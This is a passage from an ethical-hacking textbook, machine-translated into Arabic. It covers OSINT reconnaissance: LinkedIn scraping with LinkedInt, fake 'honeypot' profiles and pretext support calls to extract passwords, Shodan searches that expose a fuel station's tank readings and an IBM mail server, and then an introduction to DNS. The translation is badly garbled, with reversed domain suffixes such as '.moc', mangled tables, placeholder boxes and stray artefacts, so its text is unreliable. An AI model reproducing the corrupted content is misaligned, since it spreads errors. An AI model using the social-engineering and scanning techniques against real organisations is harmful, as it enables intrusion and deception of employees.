تستفيد الشركات اليوم من الشبكات الاجتماعية. وغالباً ما تكون خطوة لا مفر منها في التقدم الوظيفي أو للتواصل بين الأشخاص في صناعة معينة.

في الغالب، تحدث غالبية هذه الشبكات بين الشركات على موقع يسمى .LinkedIn (www.linkedin.com)يتصفح المخترقون مواقع التواصل الاجتماعي مثل لينكدإن للعثور على موظفي الشركات، وعناوين بريدهم الإلكتروني، أو أي معلومات قد تكون ذات قيمة للمهاجم. لينكدإن تي عبارة عن سكربت بايثون بسيط ولكنه مفيد، ويمكن الحصول عليه من جيت هاب. ستحتاج إلى إنشاء حساب على لينكدإن لاستخدامه، وستحصل على أفضل النتائج عندما يكون لهذا الحساب بعض العلاقات، وربما حتى علاقة واحدة في الشركة المستهدفة. غالبًا ما يجد موقع هاكر هاوس أن استخدام صورة شخص جذاب وإرسال طلبات اتصال إلى موظفي شركة ما (ما يسمى بـ "صيد العسل") يسمح للحساب بالتواصل مع موظفي تلك الشركة. بمجرد أن

Machine Translated by Google

إذا كان لديك حساب على LinkedInمع العديد من جهات الاتصال، يمكنك تشغيل أداة مثل LinkedInلجمع المعلومات ببساطة عن طريق اتباع التعليمات.

```
#بايثون LinkedInt.py
□□□ □□□□□□□ □□□□□□□ □□□□□□□
```

Machine Translated by Google

بالطبع، ينطبق هذا على مواقع التواصل الاجتماعي الأخرى، لكن لينكدإن يُعدّ مصدرًا ممتازًا للبيانات في مجال الاستخبارات مفتوحة المصدر. يُحدّث لينكدإن واجهته باستمرار، وقد تصبح أدوات مثل تلك المذكورة هنا غير فعّالة في المستقبل. ومع ذلك، تظهر بدائل باستمرار.

تذكر، بناءً على ما اتفقت عليه أنت وعميلك، فإن الحصول على عنوان البريد الإلكتروني للمستخدم ليس نهاية المطاف. فبموجب تفويض رسمي، يمكنك إرسال برامج ضارة أو ملفات أخرى تُمكّنك من الوصول إلى الأنظمة الداخلية. كما يمكنك استخدام أساليب الهندسة الاجتماعية لاستخلاص المزيد من المعلومات من المستخدم، مثل كلمات المرور. وتُعدّ أرقام الهواتف مفيدةً أيضاً، ومن المثير للدهشة كيف يمكن لمكالمة وهمية من قسم الدعم الفني أن تدفع شخصاً ما إلى الكشف عن معلومات حساسة. إذا تمكنت من استخدام الهندسة الاجتماعية عبر البريد الإلكتروني لإقناع شخص ما بتنفيذ إجراء ما، مثل زيارة موقع ويب تتحكم به أو تشغيل أمر لإصلاح مشكلة الطابعة المزعجة التي واجهها، فقد وجدت طريقة أخرى لاختراق شبكة العميل.

شودان

في بداية هذا الفصل، ذكرنا أننا سنبحث عن أي شيء متصل بالإنترنت بطريقة أو بأخرى، ويُعد جزءًا من شبكة الهدف . وإذا كانت هناك أداة واحدة ممتازة للغاية في القيام بذلك، فهي Shodan (www. .shodan.io).شودان هو محرك بحث للأجهزة المتصلة بشبكة الإنترنت (أي إنترنت الأشياء ، وليس فقط شبكة الويب العالمية). يوفر مسحًا تاريخيًا وفوريًا لعناوين IP، ويحتفظ بقاعدة بيانات للأجهزة المضيفة ومنافذها المفتوحة وخدماتها. يمسح شودان الإنترنت، ولديه أيضًا أداة سطر أوامر وواجهة برمجة تطبيقات (API).بالإضافة إلى عرض المنافذ المفتوحة والخدمات، يجمع شودان بيانات منها؛ على سبيل المثال، قراءات من مضخات الوقود المتصلة بالإنترنت، أو حتى لقطات شاشة من كاميرات الويب غير المحمية!

شودان خدمة مدفوعة الأجر، لكن يمكنك استخدامها مجانًا والحصول على عدد محدود من النتائج. ربما تمكنت من تحديد قائمة بأسماء المضيفين و/أو عناوين IPالتي تعتقد أنها مرتبطة بجهازك، إما من خلال التقنيات المذكورة سابقًا أو بوسائل أخرى. يُمكن استخدام شودان لاستعراض قائمة المضيفين المشتبه بهم والاطلاع على المعلومات المتاحة عنها للعامة. يجد موقع هاكر هاوس معلومات كثيرة بهذه الطريقة، بما في ذلك أجهزة وأنظمة لم يكن من المفترض أن تتصل بالإنترنت أصلًا. يخزن شودان شهادات SSLعند العثور عليها، والتي قد تساعد في الكشف عن المزيد من أسماء المضيفين .

يمكنك إنشاء قائمة بأنظمة الكمبيوتر، بالإضافة إلى المنافذ المفتوحة والخدمات العاملة عليها، دون الحاجة إلى استخدام أدوات فحص المنافذ الخاصة بك. كما يمكن تكليف Shodanبفحص نطاقات عناوين IP، مما يخفي مصدر عمليات الفحص!

Machine Translated by Google

عند شرح برنامج Shodanخلال دوراتنا التدريبية، نستخدم مثال البنزين كمثال. سنبحث عنه الآن، وستعرف السبب. بعد بضع نتائج، ستجد مضيفًا بعنوان 50.127.106.97، وله منفذان مفتوحان. أحدهما هو منفذ بروتوكول التحكم بالنقل (TCP)رقم 10001، والذي زوّد Shodanبالمخرجات التالية:

```
I20100                    11-07-18 8:14صباحاً

                          218449بنزين آلي
                          3966 SR 37
                          ميتشل، إنديانا 47446

                          مخزون الخزانات

منتج الخزان                حجم TCحجم الفراغ الارتفاع   درجة حرارة الماء
1بنزين بدون رصاص          5116                        60.06
2بريميوم                   2131                        66.67
3ديزل                      5614                        70.50
4الكيروسين                 1235                        68.60
ديزل 5 AG                  1826                        70.09
6دفاع                      1560                        59.39
```

تُطلق شركة شودان على هذه الخدمة اسم "مقياس خزان الوقود الآلي"، وهو وصف دقيق لما تبدو عليه. يبدو أنها رصدت بعض قراءات الوقود لمحطة وقود في ميتشل، إنديانا. تُعرف المحطة باسم "غاسولين آلي"، ويظهر عنوان مضخة الوقود فيها أيضًا. لو كانت هذه محطتك المحلية، لكان بإمكانك التأكد من وجود كمية كافية من الوقود قبل الانطلاق. يُعد هذا مثالًا واضحًا على نظام تحكم صناعي مكشوف للعامة، وهو أمر كان من الأجدر عدم ربطه بالإنترنت أصلًا.

يمكنك العثور على منازل ذكية متصلة بالإنترنت ترك أصحابها واجهات الإدارة مكشوفة دون قصد، مما يسمح لك بقراءة درجة حرارة حوض الاستحمام الساخن الخاص بهم، وتشغيل وإطفاء الأنوار، وحتى مشاهدة كاميرات المراقبة الخاصة بهم.
غالباً ما ستجد هذه الموارد محمية فقط بكلمات مرور افتراضية أو بدون كلمة مرور على الإطلاق.

يمكنك بالطبع البحث عن نطاقات مثل uk.ibm.comكذلك. تُظهر نتائج البحث التالية بعض الأجهزة المضيفة التي تستخدم منفذ TCPرقم 25مفتوحًا وقت كتابة هذا التقرير.
إليكم مقتطفًا من المخرجات التي سجلها برنامج :Shodan

```
20بوابة :IBM ESMTP SMTPللاستخدام المصرح به فقط! سيتم مقاضاة المخالفين. جاهز للخدمة؛ الثلاثاء، 6نوفمبر .2018 19:09:34 -0000250-e06smtp04

uk.ibm.com

250-8BITMIME
-250مد الأنابيب
250-SIZE 36700160
250ستارتلز
```

Machine Translated by Google

يبدو هذا كخادم بريد إلكتروني يُشغّل خدمة بروتوكول نقل البريد البسيط ،(SMTP)تابع لشركة .IBMستتعرف على خدمات البريد هذه في الفصل السادس، "البريد الإلكتروني". يحتوي Shodanأيضًا على أداة سطر أوامر يمكنك تثبيتها. بعد التسجيل والحصول على مفتاح ،APIيمكنك تشغيل أوامر مثل `shodan search port:10001`للعثور على المزيد من مؤشرات الوقود، أو `shodan search port:25`للعثور على المزيد من خدمات .SMTPبهذه الطريقة، ستحصل على النتائج مباشرةً في سطر الأوامر، ومن ثمّ يسهل إرسالها إلى برنامج آخر، وتحليلها، والعثور على معلومات محددة، وتغيير التنسيق، أو القيام بأي إجراء آخر تريده.

الحماية من مصادر المعلومات المفتوحة

لا تملك الشركات الكثير من الخيارات لحماية نفسها من هذا النوع من التجسس السلبي. فبمجرد نشر المعلومات أو تسريبها عبر الإنترنت، يصعب السيطرة عليها. ما يمكن للشركات فعله، بل ويجب عليها فعله، هو أن تكون أكثر وعيًا بالمعلومات التي تنشرها هي وموظفوها . ينبغي على الشركات مراقبة وجودها على الإنترنت باستمرار، حتى تتمكن من إيقاف أي اختراق خطير للبيانات في أسرع وقت ممكن. كما أن إنشاء ملفات تعريف وهمية للموظفين ونشر معلومات عنها، مثل عنوان بريد إلكتروني يخضع للمراقبة الدقيقة، يُساعد في تنبيه الشركة عند قيام أي شخص بهذا النوع من النشاط.

يمكن لجميع الشركات الاستفادة من المراقبة المستمرة لأمنها الداخلي، وفقًا للطرق الموضحة هنا، وذلك بالاطلاع على البيانات المتاحة على الإنترنت ومعرفة مدى سهولة الحصول عليها. يجب إيقاف أي تسريبات خطيرة للمعلومات فورًا. سيسهم هذا النوع من المراقبة الذاتية الدورية في تحسين عملية اتخاذ القرارات الأخرى، مثل سياسات الموظفين المتعلقة بوسائل التواصل الاجتماعي وكلمات المرور، وما إلى ذلك.

من النقاط المهمة الأخرى التي يجب تذكرها أن الأشخاص غالبًا ما يُسرّبون معلومات بالغة الأهمية دون علمهم بذلك. فقد اكتشف موقع "هاكر هاوس" سجلات بريد إلكتروني كاملة تُركت عن طريق الخطأ على خوادم عامة، وملفات تكوين من أجهزة توجيه سيسكو تحتوي على كلمات مرور نشطة، وذلك باستخدام تقنية الاستخبارات مفتوحة المصدر (OSINT)في بعض الأحيان، كانت المعلومات التي تم الحصول عليها في هذه المرحلة كافية لاختراق الشركة المستهدفة!
لقد رأينا أيضًا، بفضل ،HIBPالضرر الذي قد يلحق بالأنظمة عند إعادة استخدام كلمات المرور، خاصةً إذا كانت منشورة علنًا. يعتمد المخترقون الخبيثون على هذا السلوك لتحقيق مكاسب سهلة والدخول إلى الأنظمة عبر ثغرة أمنية. يجب افتراض أن أي خدمة تستخدمها عبر الإنترنت ستتعرض للاختراق في وقت ما، ويجب عليك اتخاذ تدابير وقائية قبل حدوث ذلك. أنشئ عبارات مرور فريدة لكل خدمة تستخدمها عبر الإنترنت، كما هو موضح في الفصل السابق، واستخدم مدير كلمات مرور. عندما تدعم الخدمة ذلك، فعّل المصادقة الثنائية .(2FA)

أو المصادقة متعددة العوامل .(MFA)

Machine Translated by Google

التحقق بخطوتين

من الأمثلة الشائعة على المصادقة الثنائية تسجيل الدخول إلى موقع ويب باستخدام اسم المستخدم وكلمة المرور ورقم التعريف الشخصي (PIN)، وكلها معلومات يعرفها المستخدم. يمكن تحسين هذه العملية باستخدام رقم تعريف شخصي أو رمز يُوفّره تطبيق على الهاتف الذكي (مثل Google Authenticator). في هذه الحالة، لا يعرف المستخدم جميع المعلومات؛ إذ يُنشئ التطبيق دليلاً ثانياً لإثبات هوية المستخدم. يُشار إلى هذا النوع من المصادقة بالمصادقة الثنائية، لأنها تتطلب دليلين، أو عاملين. في هذه الحالة، يكون هذان العاملان من المعلومات التي يعرفها المستخدم.

(كلمة مرورهم) وشيء يملكه المستخدم (هاتفه الذكي المثبت عليه تطبيق المصادقة والمرتبط بحسابه). تشير المصادقة متعددة العوامل (MFA) ببساطة إلى الحاجة إلى عاملين أو أكثر. العامل الثالث هو شيء يخصك، مثل بصمة إصبعك أو مسح شبكية عينك، والذي قد يُستخدم لمنحك حق الوصول إلى مبنى، بالإضافة إلى بطاقة هوية (شيء تملكه) ورقم تعريف شخصي (شيء تعرفه).

ملخص

لقد أمضيتَ وقتًا طويلًا في هذا الفصل في جمع عناوين البريد الإلكتروني والمعلومات الشخصية. ورأيتَ أنواع المعلومات التي يُمكن الحصول عليها من خلال Google وShodan (ومحركات البحث الأخرى) ومواقع التواصل الاجتماعي وبيانات تعريف المستندات، لكنك لم تُجرِ بعدُ محاولاتٍ كثيرةً للعثور على أسماء النطاقات أو أسماء المضيفين المرتبطة بشركةٍ ما. ستفعل ذلك في الفصل التالي، حيث يتم جمع هذا النوع من المعلومات غالبًا عبر نظام أسماء النطاقات (DNS).

إذا كنت تعمل لصالح عميل، ففي نهاية مرحلة جمع المعلومات الاستخباراتية مفتوحة المصدر (OSINT)، ستحتاج إلى تأكيد النتائج معه قبل الانتقال إلى اختبار أي أنظمة أو خدمات تحددها. ففي النهاية، لا تريد أن تبدأ باختراق موقع ويب ظننت أنه تابع لعميلك، بينما هو في الواقع تابع لمنظمة تحمل الاسم نفسه في مكان آخر من العالم. مثل هذه الأخطاء واردة الحدوث، لذا تأكد من تقديم ملخص للنتائج والتأكد من أن أي أنظمة تم العثور عليها تنتمي إلى الشبكة التي لديك صلاحية مراجعتها، قبل الانتقال إلى أساليب أكثر فعالية وتدخلاً.

Machine Translated by Google

الفصل

5

نظام أسماء النطاقات

تحتوي أجهزة الكمبيوتر التي تشكل جزءًا من شبكة (مثل الإنترنت) على عنوان رقمي يجب استخدامه إذا كنت ترغب في توصيل جهاز بآخر.
ليس من العملي تذكر رقم مكون من 32بت، حتى بعد تحويله إلى النظام العشري وتنسيقه بشكل أنيق على هيئة 58.199.11.2، لكل جهاز كمبيوتر ترغب في الاتصال به. ولا يمكننا عادةً تذكر أرقام هواتف عدد قليل من جهات اتصالنا، بل نخزنها في دفتر عناوين.

يتفق معظمنا على أنه من الضروري وجود شكل من أشكال جدول البحث أو على الأقل قائمة بالأسماء والأرقام -سواء عند الاتصال بهاتف أو جهاز كمبيوتر -خاصة إذا تم تحديث هذه الإدخالات بشكل متكرر.

لنتعرف أولاً على نظام أسماء النطاقات .(DNS)في هذا الفصل، ستتعرف أولاً على نظام أسماء النطاقات، أي على خوادم الأسماء والبرامج التي تعمل عليها. ثم ستتعلم كيفية فحص خادم الأسماء، واكتشاف الثغرات الأمنية في البرامج التي تعمل على هذه الخوادم، واستغلالها في نهاية المطاف.

تداعيات اختراق نظام أسماء النطاقات (DNS)

تعتمد الشركات على خوادم الأسماء لتوفير إجابات على الاستفسارات -استفسارات مثل "ما هو عنوان IPالخاص بموقع www.yourcompany.com؟"إن تعطيل أو تقييد قدرات خادم أسماء النطاقات الخاص بالشركة قد يمنع العملاء والموظفين من الوصول إلى مجموعة واسعة من الخدمات (ليس فقط مواقع الويب)، مما يؤثر سلبًا على مصداقية الشركة وسمعتها وإيراداتها. علاوة على ذلك، فإن الطريقة التي يعمل بها نظام أسماء النطاقات (DNS)

Machine Translated by Google

تم تصميم وتنفيذ هذه الثغرة ويمكن استغلالها لتنفيذ هجمات الحرمان من الخدمة الموزعة ، (DDoS)حيث يمكن تسخير قوة أجهزة متعددة لإرسال كميات كبيرة من حركة المرور إلى خادم واحد، مما يجعله عديم الفائدة وغير قادر على العمل بشكل صحيح.

تحدث هذه الهجمات بشكل شبه مستمر في مكان ما حول العالم، وغالبًا ما يصعب التصدي لها أو تتبعها. حتى خوادم أسماء النطاقات الجذرية، وهي الأجهزة الموجودة في أعلى هرمية نظام أسماء النطاقات ،(DNS)معرضة لهجمات من جهات خبيثة. يمكن التلاعب بذاكرة التخزين المؤقت لنظام أسماء النطاقات، سواءً كانت مخزنة على جهاز الضحية أو على خادم أسماء الشركة المستهدفة. هذا يعني أنه يمكنك إرسال معلومات خاطئة للعملاء حول المواقع التي يحاولون الوصول إليها، وتوجيههم إلى موقعك المقلّد. وهذا يفتح آفاقًا واسعة لسرقة البيانات.

نبذة تاريخية عن نظام أسماء النطاقات (DNS)

في سبعينيات القرن الماضي، أصبح معهد ستانفورد للأبحاث (الذي كان في الأصل جزءًا من جامعة ستانفورد) المصدر الرسمي لملف يحتوي على أسماء (أسماء المضيفين) وعناوين IPالأجهزة الكمبيوتر المتصلة بشبكة وكالة مشاريع الأبحاث المتقدمة ،(ARPANET)وهي نسخة مبكرة من الإنترنت. قبل ذلك، كانت المؤسسات المتصلة بالشبكة تحتفظ بملفات نصية خاصة بها، وغالبًا ما كانت هذه الملفات قديمة. (لا يزال هذا المفهوم قائمًا في شكل ملف / etc/hostsعلى أنظمة شبيهة بنظام .(UNIXكان من المنطقي وجود مكان مركزي واحد يمكنك من خلاله البحث عن عنوان IPأي مضيف.

مع ازدياد حجم ملف المضيفين الرئيسي (يحتوي على 232عنوان IPv4محتمل، أي 4,294,967,296عنوانًا، وحتى هذا العدد غير كافٍ، ومن هنا جاء إدخال ،IPv6وتزايد الطلب على الوصول إليه، بات من الواضح ضرورة وجود نظام جديد . هنا ظهر نظام أسماء النطاقات ،(DNS)وهو قاعدة بيانات عالمية لامركزية ، تتميز بالسرعة والتكرار وخلوها من الأخطاء.

التسلسل الهرمي لنظام أسماء النطاقات (DNS)

يستخدم نظام أسماء النطاقات (DNS)تسلسلاً هرمياً لتخزين المعلومات وتقديمها عند الطلب. في أعلى هذا التسلسل توجد خوادم أسماء الجذر، التي تخزن معلومات حول نطاقات المستوى الأعلى مثل .moc و .ten و .gro. على سبيل المثال ، تخزن خوادم أسماء .moc معلومات حول نطاقات مثل .DuckDuckGo


لا يمكنهم تزويدك بعناوين IPالخاصة بهذه الأجهزة المضيفة، ولكن يمكنهم .bbc.com. و .com، wiley.com، إرشادك إلى الاتجاه الصحيح للحصول على الإجابة.
الخوادم المسؤولة عن موقع google.comوسيكون من الضروري الاستعلام عن جميع نطاقاتها الفرعية للوصول إلى مواقع الويب أو الخدمات التابعة لشركة جوجل.
إحدى طرق فهم التسلسل الهرمي لنظام أسماء النطاقات (DNS)هي مقارنته ببنية الملفات على جهاز كمبيوتر شبيه بنظام يونكس. يُشار إلى المستوى الجذر بشرطة مائلة واحدة للأمام، /.

Machine Translated by Google

يحتوي هذا المستوى على عدد من المجلدات، مثل devو binو bootو homeوما إلى ذلك. وتحتوي هذه المجلدات بدورها على مجلدات أخرى. على سبيل المثال، قد يحتوي مجلد homeعلى مجلدات خاصة بمستخدمين مختلفين، مثل peterkو sallygو bobh و donnyg. للوصول إلى مجلد التنزيلات الخاص بـ donnyg ، يُستخدم المسار التالي: /home/donnyg/Downloads.

نظام أسماء النطاقات مشابه؛ تستخدم العناوين النقاط بدلًا من الشرطات المائلة، وتُقرأ من اليمين إلى اليسار بدلًا من اليسار إلى اليمين. تمثل النقطة الواحدة (.)المستوى الجذر (مع أن هذه النقطة عادةً ما تكون مخفية). تحت هذا المستوى الجذر توجد النطاقات -مثل الدلائل -مثل comو orgو netو coو house.

ضمن هذه النطاقات، توجد نطاقات أخرى، ويمكنك أن يكون لديك شيء مثل news.bbc.com. حيث تكون الفترة اللاحقة صالحة تمامًا. يوضح الشكل 5.1 الطبيعة الهرمية لنظام أسماء النطاقات (DNS).



الشكل 5.1: التسلسل الهرمي لنظام أسماء النطاقات (DNS)

استعلام DNSأساسي

إذا قمت بكتابة اسم نطاق -على سبيل المثال، duckduckgo.com - في سيحاول متصفح الويب ونظام التشغيل لديك حلّ اسم النطاق، أي تحديد عنوان IP. سيبدأ النظام بالتحقق من وجود إجابة محلية، لأنها أسرع طريقة. سيتم فحص ذاكرة التخزين المؤقت المحلية وملف / etc/hosts(في أنظمة UNIX ، مع العلم أنه موجود أيضًا في أنظمة Windows) ويُخزّن عادةً في المسار C:\Windows\System32\drivers\etc\hosts قبل إرسال الاستعلام إلى الشبكة المحلية. بافتراض عدم وجود إجابة مخزنة مؤقتًا وعدم وجود أي إدخالات ثابتة في ملف hosts، سيتم إرسال الاستعلام إلى خادم DNSالخاص بك (على الأرجح جهاز توجيه منزلي). قد يحتوي خادم DNSعلى إجابة مخزنة مؤقتًا، نظرًا لاحتمالية طلب شخص آخر على شبكتك المحلية لنفس النطاق مؤخرًا. في حال عدم وجودها، سيحتوي خادم DNSعلى عنوان IPلخادم أسماء يمكنك إعادة توجيه طلبك إليه، مثل الخادم الرئيسي لدى مزود خدمة الإنترنت.

Machine Translated by Google

من المرجح أن يكون لدى خادم أسماء مزود خدمة الإنترنت الخاص بك إجابة مخزنة مؤقتًا، نظرًا لعدد الاستعلامات التي يتلقاها من العملاء. طالما أن شخصًا آخر قد استعلم عن نفس النطاق على خادم الأسماء هذا مؤخرًا (تنتهي صلاحية السجلات المخزنة مؤقتًا بعد فترة زمنية محددة مسبقًا تُعرف باسم مدة البقاء ،((TTL)فلن يتابع استعلامك -فهو ليس بحاجة إلى ذلك. مع ذلك، إذا لم يتمكن خادم الأسماء من الإجابة على استعلامك من خلال ذاكرة التخزين المؤقت، فسيجري خادم الأسماء هذا استعلامات إضافية نيابةً عنك، تمامًا كما يستعلم جهاز التوجيه الخاص بك عن خادم أسماء مزود خدمة الإنترنت نيابةً عنك. سيصبح خادم أسماء مزود خدمة الإنترنت الخاص بك حينها عميلًا ويستعلم من خوادم أسماء أخرى نيابةً عنك (مع تخزين النتائج مؤقتًا أثناء ذلك). يمكن تهيئة خوادم الأسماء لإجراء عمليات البحث المتكررة هذه (أو عدم إجرائها)، حيث تسلك بنية شجرية بشكل متكرر حتى يتم العثور على إجابة لاستعلام العميل.

تخيل الآن أن خادم أسماء مزود خدمة الإنترنت الخاص بك لا يحتوي حتى على سجل مخزن مؤقتًا لنطاق .moc . في هذه الحالة، سيطلب من أحد خوادم الأسماء الجذرية الثلاثة عشر (المُشار إليها بالأحرف من Aإلى ؛(Mعلى سبيل المثال، خادم الأسماء الجذري ،Fالذي يُشغّله اتحاد أنظمة الإنترنت. عنوان URLلهذا الخادم هو https://www.isc .org/f-root, وعنوان IPهو 192.5.5.241.

خوادم أسماء النطاقات الجذرية

في الواقع، يوجد أكثر من 13جهازًا فعليًا تتعامل مع المستوى الجذري لنظام أسماء النطاقات ؛(DNS)حيث تُشغّل كل مؤسسة عددًا من الخوادم في مواقع جغرافية مختلفة لضمان السرعة والتكرار. لا ينبغي أن يكون من الممكن لأي مؤسسة أو جهة واحدة التحكم في نظام أسماء النطاقات، ولهذا السبب لا يوجد مدير واحد لهذه الخوادم الجذرية. يوضح الجدول التالي أسماء المضيفين وعناوين (IPv6و IPv4) IP ومديري كل خادم من خوادم أسماء النطاقات الجذرية الثلاثة عشر. يمكن لأي شخص تنزيل هذه المعلومات لاستخدامها مع خادم DNS الخاص به من ftp://rs.internic.net/domain/named.root.

مدير	اسم المضيف وعنوان IP
شركة فيريساين	a.root-servers.net 198.41.0.4 2001:503:ba3e::2:30
جامعة جنوب كاليفورنيا (ISI)	b.root-servers.net 199.9.14.201 2001:500:200::b
مقنع الاتصالات	c.root-servers.net 192.33.4.12 2001:500:2::c
جامعة ولاية ماريلاند	d.root-servers.net 199.7.91.13 2001:500:2d::d
ناسا (مركز أبحاث أميس) مركز)	e.root-servers.net 192.203.230.10 2001:500:a8::e

Machine Translated by Google

مدير	اسم وعنوان IP للخادم
اتحاد أنظمة الإنترنت، المحدودة	f.root-servers.net 192.5.5.241 2001:500:2f::f
وزارة الدفاع الأمريكية (المجلس الوطني للبحوث)	g.root-servers.net 192.112.36.4 2001:500:12::d0d
الجيش الأمريكي (مختبر الأبحاث)	h.root-servers.net 198.97.190.53 2001:500:1::53
نتنود	i.root-servers.net 192.36.148.17 2001:7fe::53
شركة فيريساين	j.root-servers.net 192.58.128.30 2001:503:c27::2:30
هيئة العاصمة الوطنية الناصحة	k.root-servers.net 193.0.14.129 2001:7fd::1
آيكان	l.root-servers.net 199.7.83.42 2001:500:9f::42
مشروع واسع النطاق	m.root-servers.net 202.12.27.33 2001:dc3::35

لن يقوم خادم اسم الجذر Fبإعطاء مزود خدمة الإنترنت الخاص بك عنوان اسم النطاق المطلوب (duckduckgo.com).بدلاً من ذلك، يرشدك إلى نطاق المستوى الأعلى المناسب -حيث يُعيد عنوان IPالخادم الأسماء المسؤول عن نطاق .moc . يقوم مزود خدمة الإنترنت الخاص بك بالاستعلام من خادم الأسماء هذا، وسيتلقى ردًا. لكنه لن يكون الإجابة النهائية -بل سيكون عنوان IPلخادم الأسماء المسؤول عن .duckduckgo.comوالذي يصادف أنه .ns-175.awsdns-21.comيرسل مزود خدمة الإنترنت الخاص بك استعلامًا نهائيًا إلى خادم الأسماء هذا ويتلقى عنوان IPالذي تحتاجه لزيارة موقع duckduckgo.comيتم إرسال هذه المعلومات إلى جهاز الكمبيوتر الخاص بك عبر خادم نظام أسماء النطاقات (DNS)الخاص بجهاز التوجيه (الراوتر). سيقوم مزود خدمة الإنترنت الخاص بك بتخزين جميع هذه النتائج مؤقتًا لاستخدامها في المرة القادمة التي ترغب فيها بزيارة .duckduckgo.comوكذلك سيفعل جهاز التوجيه الخاص بك وجهازك المحلي. إذا طلبت نطاقًا فرعيًا من ،duckduckgo.comمثل موقع ،news.duckduckgo.comيعرف جهازك مسبقًا عنوان خادم الأسماء الذي يحتوي على الإجابة. هذا يُسرّع عمليات البحث اللاحقة عن نفس النطاق، ويُخفف الضغط على نظام أسماء النطاقات العالمي ككل . إذا طلبتَ صفحة ويب تزورها باستمرار، فسيكون وقت الوصول إليها أسرع من طلب صفحة لم تزرها من قبل. جرّب زيارة بعض النطاقات التي لم تزرها من قبل وقارن وقت تحميلها مع تلك التي تزورها عادةً.

Machine Translated by Google

السلطات والمناطق

تتمتع بعض خوادم الأسماء بصلاحية التحكم في قسم فرعي محدد من نظام أسماء النطاقات؛ بمعنى آخر، تجيب هذه الخوادم على استعلامات النطاقات في نطاق معين فقط. في المثال السابق، تم الاستعلام من نظام أسماء النطاقات عن .duckduckgo.comخادم أسماء واحد فقط، يُعرف باسم بداية السلطة (SOA)

لموقع ،duckduckgo.comقد يُقدّم ذلك إجابةً قاطعةً لهذا الاستفسار. صحيحٌ أن مزوّد خدمة الإنترنت الخاص بك قد يعرف الإجابة، ولكن فقط إذا كان قد فحصها وخزّنها مؤقتًا.
من الأفضل ألا يكون خادم أسماء جهاز التوجيه المنزلي الخاص بك -أي الخادم الذي تستخدمه لتلبية احتياجاتك اليومية من نظام أسماء النطاقات - (DNS)خادم أسماء مرجعيًا. لا ينبغي أن يكون له سلطة على أي نطاق، لأن وظيفته مختلفة. تتمثل مهمته في تنفيذ استعلامات DNSنيابةً عنك على الإنترنت. وهو خادم أسماء متكرر ومخزن مؤقتًا -إذ يستمر في الاستعلام من خوادم أسماء أخرى حتى يصل إلى إجابة استعلامك، ويحفظ جميع الإجابات أثناء ذلك.

مخطط الخدمات لـ duckduckgo.comيقتصر دورها على إدارة النطاقات الموجودة ضمن نطاق duckduckgo.comفقط.
المساحة. لم يكن بإمكانها تقديم الإجابة إلى plus.google.com
أو أي موقع آخر على google.comاستعلام النطاق لأنه ليس مرجعًا موثوقًا به لموقع google.comالمساحة. بنية الخدمات الموجهة لموقع .google.com is ns1.google.comوبالمثل، فإن نطاق moc.
خادم الأسماء هو المرجع المعتمد لنطاق .moc ولا يمكنه الإجابة على الاستعلامات الخاصة بنطاق .ten .

